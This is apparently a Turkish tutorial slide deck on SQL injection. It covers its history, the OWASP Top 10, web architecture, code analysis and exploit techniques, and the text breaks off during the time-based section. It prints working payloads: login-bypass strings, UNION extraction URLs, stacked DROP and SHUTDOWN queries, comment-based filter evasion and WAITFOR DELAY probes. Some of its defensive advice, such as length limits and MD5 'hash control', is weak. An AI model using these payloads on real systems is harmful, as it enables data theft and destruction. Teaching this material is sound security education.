

SQL INJECTION

SUNUM İÇERİĞİ

1. SQL Injection'a Giriş  Rain Forest Pupy, Neden Önemlidir ?, Güvenlik Kaynakları
2. Web Mimarisi  Katmanlar, Request/Response
3. SQL Injection Genel  Meta karakter, Hata tabanlı SQL Injection, Blind SQL Injection
4. Kod Analizi  Statik & Dinamik Kod Analizi, Tehlikeli Fonksiyonlar, Stored Procedureler
5. SQL Injection Exploits  Exploit Teknikleri, SQL Injection Exploits, Banner Grabbing
6. SQL Injection Tools  Google Dork List, String, Backtrack, HP Scrawl, sqlmap, sqlninja
7. Korunma Yöntemleri

SQL INJECTION

- Rain Forest Puppy (rfp, Güvenlik Uzmanı)
'**How I hacked PacketStorm**', 1998
- Web uygulamalarına gerçekleştirilen bir saldırı tekniğidir.
- Back-end' de çalışan SQL sunucuya web üzerinden sql ifadeleri gönderilerek çeşitli ekleme/çıkarma/silme vb. işlemler gerçekleştirilebilir.
- Bu atak türü veri tabanındaki bir sorundan dolayı değil, web uygulamasının güvenlik zafiyetinden yararlanan manipüle bir atak türüdür.
- Web sitesi kodlarken bu saldırı türüne karşın çeşitli önlemleri de gözardı etmemeniz gerekmektedir.



rfp, 90 'lı yılların en bilinen hacker ve araştırmacılarından biridir. Bazı çevrelerce web uygulamalarında güvenliğinin babasıdır. Microsoft IIS Web Server ve Geliştirme araçlarındaki bir çok problemi keşfeden isimdir.

Whisker adlı test tool'unun geliştiricisidir.

NEDEN ÖNLEM ALMALIYIZ ?

- 2002 yılında **Jeremiah Jacks** Guess.com'da bir SQL Injection açığı olduğunu bulur. Bu açıktan dolayı en az 200.000 müşterinin kredi kartı bilgilerine ulaşmıştır.
- 2003 yılında yine **Jeremiah Jacks** bu kez PetCo.com'da SQL injection çatlağından 500.000 kredi kartı bilgisine ulaşabilmekteydi.
- 2005 yılında **MasterCard** bazı müşterilerini bir hacker tarafından SQL injection ile 40 milyon kredi kartı bilgisinin çalındığı duyurmuştu.
- 2013 yılında **PayPal** blind SQL injection açığını keşfeden Vulnerability Laboratory'daki araştırmacılara 3000\$ kazandırdı.

GÜVENLİK KAYNAKLARI

- **Common Vulnerabilities and Exposures (CVE)**

Güvenlik açıkları hakkında bilgiler içeren ve çeşitli güvenlik önlemlerini (tool'lar, servisler) sunar.

Son genel rapor 2013 yılında yayınlanmasına rağmen 2007'deki rapor içeriğinde CVE kendi tanıdığı 1,754 SQL Injection açığı bulmuştur.

- **Open Web Application Security Project (OWASP)**

Kar amacı gütmeyen bu kuruluş yazılım güvenliğine odaklanmıştır.

- **Zone-H**

Web sitelere gerçekleştirilen saldırıların kayıtları tutar.



- OWASP Güvenlik Riskleri her 3 senede bir yayınlanır.
- Son olarak 2010 'da yayınlanan verilere göre SQL Injection'ı da kapsayan Injection atakları ilk sırada yer almaktadır.
- OWASP çeşitli ülkelerde toplulukları olan bir açık kuruluştur.

OWASP Top 10 Application Security Risks - 2010

A1-Injection	Injection flaws, such as SQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data.
A2-Cross Site Scripting (XSS)	XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation and escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A3-Broken Authentication and Session Management	Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens, or exploit other implementation flaws to assume other users' identities.
A4-Insecure Direct Object References	A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.
A5-Cross Site Request Forgery (CSRF)	A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.
A6-Security Misconfiguration	Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. All these settings should be defined, implemented, and maintained as many are not shipped with secure defaults. This includes keeping all software up to date, including all code libraries used by the application.
A7-Insecure Cryptographic Storage	Many web applications do not properly protect sensitive data, such as credit cards, SSNs, and authentication credentials, with appropriate encryption or hashing. Attackers may steal or modify such weakly protected data to conduct identity theft, credit card fraud, or other crimes.
A8-Failure to Restrict URL Access	Many web applications check URL access rights before rendering protected links and buttons. However, applications need to perform similar access control checks each time these pages are accessed, or attackers will be able to forge URLs to access these hidden pages anyway.
A9-Insufficient Transport Layer Protection	Applications frequently fail to authenticate, encrypt, and protect the confidentiality and integrity of sensitive network traffic. When they do, they sometimes support weak algorithms, use expired or invalid certificates, or do not use them correctly.
A10-Unvalidated Redirects and Forwards	Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.



WEB MİMARİSİ

Basit bir Web Aplikasyon Mimarisinde temel olarak 3 katman yer almaktadır.

Sunum Katmanı – en üst seviye katmandır. Son kullanıcıya sunulan kısımdır. Örneğin bir site çağırdığımızda sunucudan gönderilen yapı HTML’e dönüştürülür.

Lojik Katmanı – sunucu tarafıdır. Sunum katmanından depolama katmanına direkt bir geçiş yoktur. Örneğin sunucu tarafında çalıştırılması mümkün bir dille yazılan bir web sayfası yorumlanır, kod içerisinde SQL ifadesi var ise veri tabanına döner. Veri tabanından istenilen veriler tekrar alınıp sunum katmanına HTML olarak gönderilir.

Depolama Katmanı – veri tabanı tarafıdır. Lojik katmandan istenilen veriler çalıştırılıp lojik katmana gönderilir.



REQUEST & RESPONSE


Web ortamında front-end de bulunan bir kullanıcı web tarayıcısı ile istek (request) gönderir. Uzaktaki sunucu ise SQL sorguları oluşturur. Cevap (response) gönderilir.

SQL Injection bulmak istiyorsanız nadiren de olsa uygulamanın kaynak koduna erişmeniz gerekecektir.

SQL Injection için şu adımları gerçekleştirebiliriz.

- Veri girişlerini yaparız.
- Ne tür bir request ile kuralsızlık başlatırızı düşünürüz. (Açıklar aranır.)
- Sunucudan gelen kuralsızlıklar tespit edilir.

(Sonucunda açık bulunur ya da bulunmaz)



HTTP/1.0 request metotları

GET, POST, HEAD

HTTP/1.1 request metotları

GET, POST, HEAD, OPTIONS, PUT, DELETE, TRACE, CONNECT

GET & POST

- GET ve POST metotları birer HTTP request metodudur.
- Form uygulamalarında GET metodunda sunucuya gönderilirken URL kısmında gönderilen parametreler (query strings) gözüktür. POST metodunda ise parametreler gözükmez.

www.gokhankesici.com/kullaniciBilgisi.php?adi=Gökhan&soyadi=Kesici

www.gokhankesici.com/kullaniciBilgisi.php

- Tarayıcılar web sunuculara istek gönderirken GET metodunu kullanırlar. GET metodu URL metot olarakta bilinir.
- Bir URL, query string barındırıyor ise çeşitli ataklara maruz kalabilir.

Örneğin dictionary ataklar, sql injection gibi. Bu yüzden web sunucularının bu gibi güvenlik sorunlarını önlemek için en azından MD5 gibi HASH kontrol yapıları veya çeşitli filtreler kullanırlar.

Adı:

Soyadı:

```
<!DOCTYPE html>
<html>
<body>



<form
action="kullaniciBilgisi.php"
method="get" target="_blank">
Adı: <input type="text"
name="adi"><br>
Soyadı: <input type="text"
name="soyadi"><br>
  <input type="submit"
value="Gonder">
</form>

</body>
</html>
```

Proxy Request

SQL Injection atakları yaparken alternatif olarak proxy seçmek iyi fikir olabilir. Web sunucuya gönderilecek olan veriyi düzenleyebilirsiniz.

Tarayıcınızla bağlantılı (bunun için ayar gerekebilir) çalışan proxy ayarları yapabileceğiniz özel yazılımlarla sunucuyu dinleyebilirsiniz. Örneğin Burp Suite yazılımı ile bunu yapmak mümkün.



SQL INJECTION

- Web uygulamalarında bir çok işlem için kullanıcıdan alınan veri ile dinamik SQL cümlecikleri oluşturulur.

Örneğin : `"SELECT * FROM Products"`

SQL cümlecği basit şekilde veri tabanından web uygulamasına tüm ürünleri döndürecektir. Bu SQL cümlecikleri oluşturulurken araya sıkıştırılan herhangi bir *meta-karakter* SQL Injection' a neden olabilir.

- **Meta karakter** : Bir program için özel anlamı olan karakterlere verilen isimdir.
- SQL' için kritik meta karakter (') tek tırnak' tır. Çünkü iki tek tırnağın arası string olarak algılanır. Diğer bir önemli meta-karakter ise (;) noktalı virgüldür, satırın bittiğini ve yeni satır başladığını bildirir.
- Genel bir web uygulamasında olası bir üye girişi işlemi şu şekildedir;

Formdan gelen kullanıcı adı ve şifre bilgisi ile ilgili SQL cümlecği oluşturulur.

```
SELECT * FROM members WHERE user='admin' AND password='sifre'
```

SQL cümlecği kayıt döndürüyorsa böyle bir kullanıcının var olduğu anlamına gelir ve oturum açılır ve ilgili kullanıcı üye girişi yapmış olur.

Eğer veritabanından kayıt dönmediyse "kullanıcı bulunamadı" veya "şifre yanlış" gibi bir hata ile ziyaretçi tekrar üye girişi formuna gönderilir.

SQL INJECTION

Kullanıcı adı ve şifreye bir injection denemesi yapıp neler olacağını inceleyelim.

Eğer kullanıcı adı ve şifre yerine “ OR “=” ve “ OR “=” girersek başarılı bir şekilde üye giriş yapmış oluyoruz ama nasıl ve niye?

```
SELECT * FROM Members WHERE username = '' OR ''=''' AND Password =  
'' OR ''=''
```

- ☐ Bu SQLsorgusu her zaman doğru döndürecektir.
- ☒ Birinci ve ikinci mantıksal kontrolün doğru döndürmesi pekte önemli değildir. Çünkü 3. mantıksal kontrol her zaman (boş her zaman eşittir boş) doğru dönecektir.
- ☐ Kayıt boş mu dolu mu diye kontrol ettiğimizde kayıt dolu olarak gözükecektir.
- ☐ Fark ettiyseniz OR kullandık , dolayısıyla mantıksal sorguların herhangi biri doğru (true) olarak dönerse tüm kayıtlar dönmüş oluyor.

SQL INJECTION

- SQL Injection için bir çok yöntem mevcuttur. Bir önceki örneğimizdeki gibi olabileceği gibi hedef, kullanıcı bilgileri veya yönetici hakları değil, **SQL sunucusunun ta kendisinde olabilir.**
- SQL sunucusunda çalıştırılacak bir komut, sunucunun tüm işlemlerini bırakarak çalışmayı durdurmasına sebep olabilir. **SHUTDOWN [WITH NOWAIT]** gibi.

Örneğin

```
SELECT username FROM ExampleTable WHERE username = ' '; SHUTDOWN  
WITH NOWAIT; 'AND password=' '
```

Bu örnek için

username olarak ' ; SHUTDOWN WITH NOWAIT;

password olarak boş bir değer kullanmış olduk.

Normalde yukarıdaki kullanıcı adının SQL 'de olmadığı uyarısı yapılacaktır. Ancak devamında sunucunun kapanmasına da devam edecektir.

Hata tabanlı SQL Injection

- SQL Injection 'ın ODBC (Open Database Connectivity) hatalarından gerçekleştirilmesidir.
- ODBC farklı veri kaynakları üzerinde veri taşıma gibi işlemleri yapmanızı sağlayan bir araçtır.
- ODBC veri kaynakları ve uygulamalar arasında bir katman oluşturarak bunu sağlar.
- SQL Injection ODBC'nin verdiği hatalardan faydalanarak veritabanında bulunan bilgilere ulaşmayı sağlar.
- Buradaki temel mantık ODBC hataları izlenerek bilgi almaktır.
- Bu işlem için genellikle UNION operatöründen faydalanırız.

Blind SQL Injection

- Bazen kullanılan karakterler sonucu alınan hatalar iş görmeyebilir.
- Bu gibi bir durumda bunu fırsata çevirebiliriz.
- Blind bir SQL Injection tekniğidir.
- Blind, alınan hataların true ya da false olmasıyla ilgilenir.

p_id	Firstname	Secondname
1	Ayşe	Yıldız
2	Gökhan	Kesici
3	Mehmet	Demir

```
SELECT firstName FROM exampleTable WHERE p_id=1 (true)  
SELECT firstName FROM exampleTable WHERE p_id=4 (false)
```

- Blind tekniği bu şekilde brute-force yöntemiyle ilerler.
- Tek tek denemek hem zor hem de zaman alacağından çeşitli yazılımlar ve teknikler geliştirilmiştir.

KOD İLE SQL INJECTION

Kaynak kodu analiz ederek açık aramak için 2 metot vardır.

1. Statik Kod Analizi

Kod çalıştırılmadan analiz gerçekleştirilir.

Açık bulmak için satır satır kodu gözlemlemek gerektirebilir.

2. Dinamik Kod Analizi

Kod runtime 'da analiz edilir.

Genellikle web uygulama geliştiricileri sink source'dan ([Web formlar](#), [cookies](#), [girdi parametreleri](#)) değerleri herhangi bir filtrelemeden geçirmediği zaman SQL Injection meydana gelir.

Bunun için geliştirici kodlama geliştirirken internetten de yararlanarak çeşitli filtreleme yöntemlerini öğrenmelidir. Özellikle kod içerisinde tehlikeli derece SQL ifadeleri fonksiyonları kullanmışsanız işiniz daha da zorlaşacaktır.

- Örneğin yanda yer alan form için tehditleri bulalım.

Kullanıcı Girişi

Adınız:

Şifre:

\$_GET['adiniz']

```
<form method="get" action="kullaniciEkranı.php">
<table>
<tr><th width="255">Kullanıcı Girişi</th></tr>
<tr>
<td>Adınız:
<input name="adiniz" type="text"/></td></tr>
<tr>
<td>Şifre:
<input name="sifre" value="sifre" type="password" /></td>
</tr>
</table>
<input type="submit" value="Gonder" />
</form>
```

```
$sonuc = mysql_query("SELECT * FROM tablo WHERE kolon='$_GET["adiniz"]' ");
```



Web form'dan gelen param ifadesi SQL Injection için bir açık barındırır.

```
$param = $_GET["adiniz"];
```

```
$sonuc = mysql_query("SELECT * FROM tablo WHERE kolon='$adiniz' ");
```



Kullanıcı formdan gelen inputu kontrol edebilse de hala SQL injection için açık barındırır. Sonuç olarak girilecek input uzunluğu için bir \$limit belirlenir.

```
$adiniz = $_GET["adiniz"];
```

```
if(strlen($adiniz) < $limit {(error_handler("param ifadesi için maksimum uzunluk aşıldı!"))}
```

```
$sonuc = mysql_query("SELECT * FROM tablo WHERE kolon='$adiniz' ");
```



Aşağıdaki kod ile de SQL Injection için ekstra bir güvenlik alabilirsiniz. Bu kod mySQL için kullanılan özel karakterlerden kaçınmayı sağlar.

```
$adiniz =mysql_real_escape_string($adiniz');
```

```
$sonuc = mysql_query("SELECT * FROM tablo WHERE kolon='$adiniz' ");
```

Tehlikeli Fonksiyonlar

- Bir çok programlama dilinde geliştiriciler kötü kodlama yaparlar. Bunun yanı sıra kullanılmasına dikkat etmeleri gereken bazı fonksiyonlarda kullanılır.
- Örneğin PHP programlama dilinde veritabanı sağlayıcılarla ilgili çeşitli özel şu fonksiyonları kullanmak SQL Injection açıklığı için zemin oluşturabilir.
(<http://www.php.net/manual/en/funcref.php>)
- **mssql_query()** : Aktive database 'e bir sorgu gönderir.
- **mysql_query()** : Aktive database'e bir sorgu gönderir.
- **mysql_db_query()** : Bir database seçer sorguyu execute eder.
- **mssql_bind()** : Stored procedure 'e bir parametre ekler.
- **mssql_execute()** : Stored procedure çalıştırır.
- **ora_parse()** : Sorgu execute edilmeden parse edilir.
- **odbc_exec** : SQL ifadelerini hazırlar ve execute eder.
- **odbc_execute** : SQL ifadelerini execute eder.

Örneğin mssql_query(),mysql_db_query(), mysql_query() tehlikeli fonksiyonlarını (sinks) bir PHP sunucusunda (Linux) nasıl yakalarızı görelim.

Linux da sıkça bildiğiniz grep (Windows text benzeri) ve awk ile bunu yapalım.
(Windows sürümlerini açık kaynak sitesi sourceforge.net de bulabilirsiniz.)

```
$ grep -r -n '\ (mysql|mysql_db|mysql)_query\(. *$_\ (GET\ (GET\|POST\). *\)\' src/ |  
awk -F : '{print "filename: \"$1\" \nline: \"$2\" \nmatch: \"$3\" \n\n"}'
```

Sonuç :

```
filename: src/mssql_query.vuln.php
```

```
line:11
```

```
match: $result= mssql_query('SELECT * FROM TBL WHERE COLUMN ='$_GET['var']' ');
```

```
filename: src/mssql_query.vuln.php
```

```
line:13
```

```
match: $result= mysql_query('SELECT * FROM TBL WHERE COLUMN ='$_GET['var']' ',  
$link);
```

UYARI



Bazı geliştiriciler ‘**Stored Procedure**’ kullanarak SQL Injection ‘a maruz kalmayacakları hatasına düşüyor.

Kullanıcı kullanılabilirliği yönünden iyi olan dinamik stored procedure’ler büyük bir tehdit oluşturur.

Statik dinamik procedure’ler dinamik stored procedure’lere göre daha tehditlere karşı daha sağlamdırlar.

```

create procedure GetProductSubcategoryByName
    @ProductSubcategoryName nvarchar(max)
AS
select
    ProductSubcategoryID,
    ProductCategoryID,
    Name,
    rowguid,
    ModifiedDate
from
    Production.ProductSubcategory
where
    Name = @ProductSubcategoryName;

```

- ❖ Buradaki **EXEC** ifadesi kullanıcıdan dinamik olarak input string alan ve daha sonra onu execute eden sistem fonksiyonudur.
- ❖ Atak yapacak kişi bu semantik yapıyı değiştirebilir.



```
exec GetProductSubcategoryByName N''' OR 1 = 1--';
```

```
exec GetProductSubcategoryByName N''' UNION ALL
select 1, 2, 3, 4, 5--';
```

Çözüm olarak örneğin .NET projenizde herkesçe bilinen SQL bağlama fonksiyonunu aşağıdaki gibi kullanıyorsanız **SqlDataReaders** benzeri yapılar kullanın.

```

using (SqlConnection conn = new SqlConnection("server=.;database=AdventureWorks;trusted_connection=yes"))
{
    DataSet ds = new DataSet();
    SqlDataAdapter sda = new SqlDataAdapter("dbo.GetProductSubcategoryByName '" + Name + "'", conn);
    sda.Fill(ds);

    gvGrid.DataSource = ds;
    gvGrid.DataBind();
}

```

SQL INJECTION EXPLOITS

- SQL Injection için altın bir kural yoktur.
- **Exploit** : Türkçe’de sömürmek, faydalanmak, kullanmak kelimelerine karşılık gelmektedir. Ancak gerçekte bizim kullandığımız anlamıyla “**kötüye kullanmak, istismar etmek**”tir.
- Çeşitli exploit türleri şunlardır:
 - ☐ Local Exploits
 - ☐ Remote Exploits
 - ☐ Dos Exploits
 - ☐ Command-Execution Exploits
 - ☐ **SQL Injection Exploitsa**
 - ☐ Zero-Day Exploits

SQL INJECTION EXPLOITS

1. Stack edilmiş sorgular
2. Database tanımlama
3. Union operatörü
4. Koşul İfadeleri
5. Veri tabanı şeması çıkarma
6. Yetkilendirmeler
7. Şifre hashlerini çalma
8. İletişim Kanalları

1. Stack Edilmiş Sorgular

- Bir transaction içinde birden fazla sorgunun çalıştırılması işlemidir. Özellikle SQL Server kullanan uygulamalar için kritiktir.
- Ancak veri tabanları kullanılan her programlama diline destek vermeyebilir.

```
SELECT * FROM members; DROP members--
```

	SQL Server	MySQL	PostgreSQL	ORACLE	MS Access
ASP	yeşil	gri	gri	gri	siyah
ASP.NET	yeşil	gri	gri	gri	siyah
PHP	yeşil	siyah	yeşil	gri	siyah
Java	gri	gri	gri	siyah	siyah

yeşil: destekliyor, **siyah:** desteklemiyor, **gri:** bilinmiyor

2. Database Tanımlama

- SQL Injection için en önemli konulardan biride uygulamanın kullandığı VTYS hakkında bilginizin olmasıdır.
- Aşağıdaki dillerde yazılmış web uygulamaları daha çok şu uygulamaları kullanmaktadır.

ASP, .NET : Microsoft SQL Server

PHP: MySQL

Java : Oracle , MySQL

- Ayrıca hangi işletim sisteminde kullanıldığı SQL Injection yaparken sizi gereksiz uğraşlardan kurtaracaktır.

Microsoft tabanlı : IIS (Internet Information Server)

Unix (Linux) tabanlı : Apache

Sistem Bilgisi Edinme

- bkz: Hata Tabanlı SQL Injection
- **Fingerprint:** Hataları bir sistemin bıraktığı parmak izleri gibi düşünebiliriz. Bu hatalar size bir çok detayı verebilir. Ancak her zaman hatalar detaylı bilgiler içerir anlamında gelmez. Bazense bu kodlama ile saklanabilir.
- Örneğin: <http://www.gokhankesici.com/products.asp?id=23>

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
```

```
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark after the character string "
```

```
/products.asp, line 33
```

```
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual  
that corresponds to your MySQL server version for the right syntax to use  
near '' at line 1
```

```
ERROR 1146(42S02): Table 'foo.bar' doesn't exist
```

```
ORA-01773:may not specify column datatypes in this CREATE TABLE
```

Banner Grabbing

- Bilgisayar alanında bir sistem hakkında bilgi edinme tekniğine verilen genel bir isimdir.
- Hatalar her ne kadar önemli olsa da sizin istediğiniz bilgileri sunmakta yetersiz olabilirler.
- **Örneğin** uygulamanın SQL Server olduğunu hatalar sonucu öğrendiniz. Ancak SQL Server altında bir çok versiyon vardır. Bir versiyonda bulunan açık diğer bir versiyonda olmayabilir.

Database Server	Query
Microsoft SQL Server	SELECT @@version
MySQL	SELECT version() SELECT @@version
Oracle	SELECT banner FROM v\$version SELECT banner FROM v\$version WHERE rownum=1

<http://www.gokhankesici.com/products.asp?id=@@version>

(Sorgunun bir sonuç dönderdiği varsayılmıştır.)

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2005 - 9.00.3042.00 (Intel X86) Feb 9 2007 22:47:07 Copyright (c) 1988-2005 Microsoft Corporation Standard Edition on Windows NT 5.2 (Build 3790: Service Pack 2)' to data type int.

/products.asp, line 33

Blind Fingerprint

- Bir web uygulamasının çeşitli sistem bilgilerini gizlemesine ve göstermemesine denir.
- Ancak biz bunları çeşitli tekniklerle aşmaya çalışırız.

Teknik 1:

Elinizde
bir parametre
var ise stringleri
bölmeyi
deneyebilirsiniz

MS SQL Server	:	<i>SELECT 'ornek' + 'string'</i>
MySQL	:	<i>SELECT 'ornek 'string'</i>
Oracle	:	<i>SELECT 'ornek' 'string'</i>

```
SELECT login + '-' + password FROM members
```

Teknik 2:

Elinizde
bir parametre
yok ise numerik
fonksiyonlar
kullanabilirsiniz

MS SQL Server	:	<i>@@pack_received , @@rowcount</i>
MySQL	:	<i>connection_id(), last_insert_id(), row_count()</i>
Oracle	:	<i>BITAND(1,1)</i>

Blind Fingerprint

Teknik 3: Yorum karakterlerini kullanabilirsiniz.

❑ Line : # , --

DROP ornektablo;--

DROP ornektablo;#

❑ Inline : /* */

DR/**/OP/*blacklisti gec*/ornektablo

➤ Sisteme admin olarak giriş yapalım .

```
SELECT * FROM members WHERE username = 'admin' - - '  
AND password = 'password'
```

➤ SELECT 1 /*!40119 + 1/

Örneğin yukarıdaki komut MySQL versiyonu 4.01.19 veya üzeriyse 2, değilse 1 dönderecektir. Bunları aslında ezberlemeye bilmenize gerek yoktur. Çünkü çoğu tool (sqlmap gibi) bunları kullanıcılara yardımcı olması amacıyla sağlıyor.

3. Union Operatörü

- VTYS'lerinde Union operatörü birden fazla SELECT ifadesinin birleştirilmesini sağlar. Bu sebeple VTYS'deki en önemli operatörlerden biridir. Hızlı ve verimli bir metot olmasından dolayı sıkça kullanırız.
- Ancak birleştirilmek istenen tabloların belirlenen alanlarının veri tipleri ve tablolardan alınacak sütun sayıları aynı olmalıdır. Aksi halde hatalar alabiliriz.
- Bilinmeyenler için NULL değeri kullanabiliriz. (Oracle 8i desteklemiyor.)

<http://www.gk.com/products.asp?id=12+union+select+null,null-->

<http://www.gk.com/products.asp?id=12+union+select+'test',NULL,NULL,NULL>

http://www.gk.com/products.asp?id=12+union+select+NULL,system_user,NULL,NULL

[http://www.gk.com/products.asp?id=12+union+select+NULL,system_user,db_name\(\),NULL](http://www.gk.com/products.asp?id=12+union+select+NULL,system_user,db_name(),NULL)


Oracle'da ise SELECT ifadesi gereklidir.

<http://www.gk.com/products.asp?id=12+union+select+null+from+dual-->

Bypass

- Bazı durumlarda ise UNION ile giriş ekranlarını geçmeniz mümkündür.
- Sıkça kullanılan geçiş teknikleri şunlardır :

- ☐ admin' --
- ☐ admin' #
- ☐ admin'/*
- ☐ ' or 1=1--
- ☐ ' or 1=1#
- ☐ ' or 1=1/*
- ☐ ') or '1'='1--
- ☐ ') or ('1'='1--
- ☒ 'and 1=0--



http://www.gk.com/products.asp?id=12+and+1=0+union+select+userid,first_name,second_name,NULL+from+customers

- Eğer elinizde Hash bulunuyorsa da bypass gerçekleştirebilirsiniz.

81dc9bdb52d04dc20036dbd8313ed055 = MD5(1234)

Username : admin

Password : 1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055

4. Koşul ifadeleri

- David Litchfield and Chris Anley
- UNION ifadeleri etkili ve hızlı bir injection olsada işe yaramaması durumunda genellikle bu yöntem kullanılır.
- 3 çeşit yaklaşım vardır.
 1. Zaman tabanlı (Time-based)
 2. Hata tabanlı (Error-based)
 3. İçerik tabanlı (Content-based)

Zaman Tabanlı Yaklaşım

- Farklı zamanlar SQL koşul ifadelerinin kullanılmasına dayanan bir yaklaşımdır.
- Örneğin sistem admini olarak sorgularımızı icra edebilir miyiz kontrol edelim.

```
IF (system_user = 'sa') WAITFOR DELAY '0:0:5' - -
```

[http://www.gk.com/products.asp?id=12;if+\(system_user='sa'\)+WAITFOR+DELAY+'0:0:5'--](http://www.gk.com/products.asp?id=12;if+(system_user='sa')+WAITFOR+DELAY+'0:0:5'--)

- Şimdide versiyon ismi öğrenelim.

```
IF (substring((select @@version),25,1) = 5) WAITFOR DELAY '0:0:5' -
